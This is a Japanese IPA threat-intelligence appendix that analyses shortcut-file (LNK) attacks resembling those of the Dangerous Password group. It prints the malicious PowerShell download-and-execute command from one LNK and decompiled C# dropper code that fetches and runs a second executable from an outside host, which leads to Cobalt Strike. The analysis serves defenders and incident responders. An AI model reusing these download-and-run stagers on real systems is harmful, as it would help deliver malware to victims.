サイバー情報共有イニシアティブ（J-CSIP） 運用状況 [2022 年 4 月～6 月] 《 付録 》 ～ショートカットファイルを悪用する攻撃の解析事例～

2022 年 7 月 28 日
IPA（独立行政法人情報処理推進機構）
セキュリティセンター

目次

1 はじめに

サイバー攻撃は、あらゆる企業・組織に対して試みられている。このような状況において、自組織（あるいはISAC[1]等の会員組織）に試みられた攻撃を分析し、その情報を蓄積し、他の組織と情報共有するといった活用を行っていくことは一定の意義があるものと考える。特に、攻撃者によって意図的に狙われて攻撃された場合（標的型攻撃）、分析・蓄積・共有を重ねた結果、自組織や関連業界が過去に受けた攻撃との関係性（連続性）の有無や攻撃手口の類似性等の点について、把握できる場合がある。こういった分析には様々な観点や方法があり、その一つとして、攻撃に用いられたウイルス等の不正ファイルの解析がある。

IPA セキュリティセンターでは、J-CSIP の運用をはじめとして、サイバー攻撃の情報を分析するため、必要に応じてウイルス等の解析を行っている。その中には、広く無差別にばら撒かれたウイルスと思われるものだけでなく、特定の業種・業界を狙った攻撃に使用されたと思われるウイルスもある。そして、これらの情報について、必要な範囲で情報共有を進めている。

この活動の中で、本四半期、ショートカットファイルを悪用する攻撃手口を用いる検体を公開情報にて複数確認した。この手口は Dangerous Password と呼ばれる攻撃グループが使う攻撃手口に類似しており、なんらか関連性があると推測されるものであった。なお、当該攻撃グループによる攻撃手口については、すでに複数のセキュリティベンダより解析記事が公開されているが、本四半期に確認された検体では最終的に感染させられるウイルスも異なっていた。過去に観測された同攻撃グループによる攻撃と、本四半期の攻撃を横断的に分析したところ、いくつかの知見を得ることができたため本書にて紹介する。

本書は、複数のショートカットファイルを悪用する検体について解析し、過去観測されていた Dangerous Password による攻撃との類似点や相違点について説明する。これは、あくまで特定のウイルスの解析結果を参考情報として示すものであり、今後のサイバー攻撃への直接的な対策となるものではない。一方、このようなウイルスの特徴や動作の仕組みを把握することは、ウイルス解析者のみならず、企業・組織のセキュリティ担当者においても、サイバー攻撃への対応・対策を検討する上で、役立つ可能性があるであろうと考え、報告するものである。

本書の対象読者

本書では、次の方々を主な対象読者と想定している。

- 企業の CSIRT[2]や ISAC 等、組織のセキュリティを扱う部門の方
- ウイルスの解析等を行う方、ウイルスの解析を外部専門組織へ依頼して業務を遂行する方

[1] Information Sharing and Analysis Center（ISAC、アイザック）。同じ業界の民間事業者同士でサイバーセキュリティに関する情報を共有し、サイバー攻撃への防御力を高めることを目指して活動する民間組織。

[2] Computer Security Incident Response Team（CSIRT、シーサート）。組織内の情報セキュリティ問題を専門に扱う、インシデント対応チーム。

2 Dangerous Password とは

Dangerous Password（別名：CryptoMimic、CryptoCore、LeeryTurtle、CageyChameleon 等）は、日本を含む世界中の金融機関、特に仮想通貨関連組織を狙った標的型攻撃を行うグループのことである。公開されている情報によると、当該グループは北朝鮮を拠点とする攻撃グループ Lazarus（別名：HIDDEN COBRA 等）との関係性があるという [3][4]。また、当該攻撃グループは諜報活動や、組織の重要な情報を狙うことが目的ではなく、金銭目的で攻撃を行っているとの情報もある。当該攻撃グループは本書公開時点でも攻撃活動を行っているものと推測される。

IPA では、2019 年から当該攻撃グループによる攻撃について調査、情報収集を行っており、いずれも公開情報からではあるが攻撃に使われたものと考えられるファイルを複数入手している。当該攻撃グループによる攻撃手口は、不正接続先から多段階に渡って攻撃ファイルをダウンロードするものであり、IPA で保有する情報の中には不正接続先よりダウンロードされる検体を入手できていないものも多数ある（攻撃者によるものか、不正接続先のドメイン管理者によるものかは不明だが、通信を行っても応答がないケースが多く確認された）。

3 Dangerous Password による攻撃

Dangerous Password による攻撃は、攻撃対象へ悪意のある攻撃メール（標的型攻撃メール）を送り付ける手口の他、LinkedIn というSNS（Social Networking Service）を起点に、悪意のある ZIP 形式の圧縮ファイル（以降、ZIP ファイル）を送り付けるという。

この ZIP ファイルには、図 1 のようにパスワードがかけられた文書ファイル（IPA では、Word 文書ファイル、Excel ファイル、PDF ファイルを確認している）と、Password.txt.lnk のようにあたかもパスワードが書かれていると思わせるファイル名のショートカットファイル（LNK ファイル）が格納されている。このショートカットファイルを実行することで、悪意のあるスクリプトコード（図 2）が動作し、最終的にウイルスに感染させられてしまう [5]。



図 1 悪意のある ZIP ファイルに格納されている文書ファイルとショートカットファイルの一例

[3] A Threat Actor Targeting Cryptocurrency Exchanges （ClearSky Security）
https://www.clearskysec.com/wp-content/uploads/2020/06/CryptoCore_Group.pdf

[4] Lazarus Group Campaign Targeting the Cryptocurrency Vertical (F-Secure)
https://labs.withsecure.com/assets/BlogFiles/f-secureLABS-tlp-white-lazarus-threat-intel-report2.pdf

[5] 短縮 URL から VBScript をダウンロードさせるショートカットファイルを用いた攻撃 （JPCERT/CC）
https://blogs.jpcert.or.jp/ja/2019/07/shorten_url_lnk.html



図 2 ショートカットファイルに仕掛けられた悪意のあるコード

IPA では 75 件の Dangerous Password によるショートカットファイルを確認している。これらのショートカットファイル内に仕込まれた不正接続先は、短縮 URL（bitly）が使われている場合と、使われていない場合があった。また、不正接続先のパス部（短縮 URL の場合は、短縮元となった URL から確認）にはいくつかのパターンがあり、使われた時期によって変化も見られた（図 3）。さらに Machine ID（ショートカットファイルが作成されたコンピューター名）は表 1 に示す 27 種類を確認している。



図 3 不正接続先のパス部のパターンの一例

表 1 確認した Machine ID の一覧

desktop-m9r59ro	desktop-3qnluk1	desktop-drple9q	desktop-40rv62t
desktop-l2c0mes	desktop-vbes95g	desktop-k0vel1i	desktop-8mhabvl
desktop-q44f264	desktop-ubi3n5i	desktop-40pfpbl	desktop-mn3id9
desktop-f0c3j3k	desktop-o9lq4aq	desktop-k6v4hhf	desktop-lhc2ktf
desktop-70c1dv0	desktop-blpsjha	desktop-0hjoann	desktop-mv2fruc
desktop-o4qapbk	desktop-oeff7ic	desktop-072r5fd	desktop-gujqvp8
desktop-8ngj1t4	desktop-nl7f86k	neomailer	

Dangerous Password による攻撃フローは上記のようなショートカットファイルを起点に、不正接続先から複数回に分けてスクリプトファイルをダウンロードし実行することで、最終的にウイルスに感染させる(図 4)。このとき不正接続先からダウンロードされるスクリプトは、VBScript の他、JavaScript も確認[6]された。このスクリプトファイル(ウイルス)が動作すると、端末内の情報を不正接続先へ送信する。なお、IPA では端末の情報を送った後の動作については確認できていないため、その後の動作等については不明である。

[6] 標的型攻撃グループ CryptoMimic の攻撃手法の変化について (NTT Security)
https://insight-jp.nttsecurity.com/post/102gpur/cryptomimic



図 4 Dangerous Password による攻撃フロー（全体図）

4 Dangerous Password の攻撃手口に類似した検体

2022 年 5 月から 6 月にかけて、Dangerous Password の攻撃手口と類似した攻撃用のファイルを公開情報から複数入手した。この手口では、最終的に Cobalt Strike というペネトレーションテストで用いられるネットワーク内の攻撃者の活動を再現するために使用される正規のツールがダウンロードされ実行されることを確認している。この Cobalt Strike については、複数の攻撃グループによって攻撃に悪用されていることもある。

本章では、この攻撃手口について解説する。

類似検体においても、Dangerous Password 同様に ZIP ファイル内にパスワードがかけられた文書ファイルと、パスワードが書かれているように見せかけるショートカットファイルが格納されている（図 5）。このショートカットファイルを実行すると最終的にウイルスに感染させるという手口は同じであった。



図 5 悪意のある ZIP ファイルに格納されている文書ファイルとショートカットファイルの一例

IPA では、この類似検体のショートカットファイルを 35 件確認している。これらのショートカットファイルに仕込まれた悪意のあるコードは、そのほとんどが難読化されていたが、一部難読化されていないケースも確認している。これまで、Dangerous Password のショートカットファイルに仕込まれた悪意のあるコードは、IPA で確認している限り難読化されていた事例はなく、相違点の 1 つである。なお、いずれも不正接続先に短縮 URL は使われていなかった。

Machine ID は次の 4 種類を確認（表 2）しているが、表 1 に示した Dangerous Password と同じ Machine ID はなかった。

表 2 確認した Machine ID の一覧

win-jg1e0o7fsbs	ec2amaz-ll1unls	desktop-bcglb0j	win-j7gfdbao51j

また、ショートカットファイルからは、次の 2 つのパターンの攻撃フローによってウイルスに感染させることを確認している（図 6）。どちらのパターンにおいても Dangerous Password 同様に、複数回に分けてファイルをダウンロードし実行する。しかし、ダウンロードされるファイルがスクリプトファイルでなく、HTA ファイルまたは EXE ファイルであるといった部分は Dangerous Password と異なる。


ZIPファイル
解凍
ダミー文書
LNK
パターンA
不正接続先
1.不正通信先へ通信
2.ダウンロード
TXT
EXE (1st)
3.不正接続先へ通信
EXE (2nd)
4.ダウンロード
5.不正接続先へ通信
7.復号して実行
暗号データ
6.ダウンロード
Cobalt Strike
パターンB
不正接続先
1.不正接続先へ通信
HTA
2.ダウンロード
3.不正接続先へ通信
TXT
EXE (1st)
4.ダウンロード
5.不正接続先へ通信
EXE (2nd)
6.ダウンロード
7.不正接続先へ通信
9.復号して実行
暗号データ
8.ダウンロード
Cobalt Strike

図 6 攻撃フロー（全体図）

4.1 パターン A における攻撃の詳細

パターン A では、ショートカットファイルを実行すると、不正接続先から EXE ファイル（1st）と TXT ファイルをダウンロードし、EXE ファイル（1st）を実行する（図 7）。なお、ダウンロードされる TXT ファイルにはパスワードと思われるファイル名であり、中にパスワードのような文字列が記載されているが、当該文字列では ZIP ファイルに同梱されている文書ファイルのパスワードは解除できなかった。

```
Target File DOS Name              : powershell.exe
Description                       : Nope, not malicious
Relative Path                     : ..¥..¥..¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe
Command Line Arguments            : (new-object System.Net.WebClient).DownloadFile('http://54.242.196.231/[redacted].exe','lol
zad.exe');./lolzad.exe;(new-object System.Net.WebClient).DownloadFile('https://blockchainresearch.institute/[redacted].
txt','PasswordPdf.txt');./PasswordPdf.txt;
Icon File Name                    : C:¥Windows¥System32¥shell32.dll
```

図 7 ショートカットファイルに仕掛けられた悪意のあるコード

ダウンロードされた EXE ファイル（1st）は図 8 のようになっており、不正接続先からさらに別の EXE ファイル（2nd）をダウンロードし、実行する。

```
s26418613614563337885
using System;
using System.Diagnostics;
using System.Net;

namespace s886530586423976053168798 4s
{
    // Token: 0x0200003F RID: 63
    internal static class s26418613614563337885
    {
        // Token: 0x0600001D RID: 29 RVA: 0x00002050 File Offset: 0x00000250
        public static void Main()
        {
            WebClient webClient = new WebClient();
            webClient.DownloadFile("https://dl.uploadgram.me/62[redacted]e?raw", "C:¥¥ProgramData¥¥spongbobe.exe");
            Process.Start("C:¥¥ProgramData¥¥spongbobe.exe");
        }
    }
}
```

図 8 EXE ファイル（1st）のデコンパイル結果

さらにダウンロードされた EXE ファイル（2nd）が実行されると、自身の別セクションに書かれているペイロードを図 9 に示す処理によってメモリ上に展開する。また、このときに作成される名前付きパイプは図 10 のように「¥¥.¥pipe¥MSSE-*<プログラムによって計算される数字>*-server」という名前で作成される。プログラムによって計算される数字は、実行毎に異なる名前[7]となる。

[7] GetTickCount 関数によって、システム起動後の経過時間を求め、その値から 0x26AA で割り算した数字を名前の一部に使う。

1. CreateThreadによりサブスレッドを立て、サブスレッド側でCreateNamedPipeにより名前付きパイプを作成して待つ
2. メインスレッド側でCreateFileによりパイプに接続
3. サブスレッド側でWriteFileによりペイロードである自身の領域をメインスレッドへ送る
4. パイプを通じてメインスレッドへ通信し、ReadFileで読み込む
5. 通信した内容をメインスレッド側でVirtualAllocにより確保した領域へ書き込み、VirtualProtectにて保護する
6. 書き込まれたペイロードをCreateThreadでサブスレッドを新しく立てて実行



図 9 ペイロードの展開処理

```
sub     rsp, 68h
call    cs:GetTickCount
mov     ecx, 26AAh
xor     edx, edx
mov     r9d, 5Ch ; '\'
div     ecx
lea     rcx, Buffer     ; Buffer
mov     r8d, 5Ch ; '\'
mov     [rsp+68h+var_18], 5Ch ; '\'
mov     [rsp+68h+var_20], 65h ; 'e'
mov     [rsp+68h+var_28], 70h ; 'p'
mov     [rsp+68h+var_30], 69h ; 'i'
mov     [rsp+68h+var_38], 70h ; 'p'
mov     dword ptr [rsp+68h+lpThreadId], 5Ch ; '\'
mov     [rsp+68h+dwCreationFlags], 2Eh ; '.'
mov     [rsp+68h+var_10], edx
lea     rdx, Format     ; "%c%c%c%c%c%c%c%cMSSE-%d-server"
call    sprintf
lea     r8, sub_401685  ; lpStartAddress
xor     ecx, ecx        ; lpThreadAttributes
mov     [rsp+68h+lpThreadId], 0 ; lpThreadId
mov     [rsp+68h+dwCreationFlags], 0 ; dwCreationFlags
xor     r9d, r9d        ; lpParameter
xor     edx, edx        ; dwStackSize
call    cs:CreateThread
xor     ecx, ecx
add     rsp, 68h
jmp     sub_401742
sub_401795 endp
```

図 10 パイプの名前作成処理

なお、本件の検体ではメモリ上に展開されるペイロードは、アドレス位置が固定[8]かつ、サイズもハードコードされているため固定となっている（図 11）。



図 11 ペイロードのメモリ上への展開

その後、メモリ上に展開したペイロードを用いて不正接続先へ通信を行う。このとき通信先から暗号化されたバイナリデータがダウンロードされ、当該バイナリデータを復号すると Cobalt Strike のツールがメモリ上に展開され（図 12）実行される。

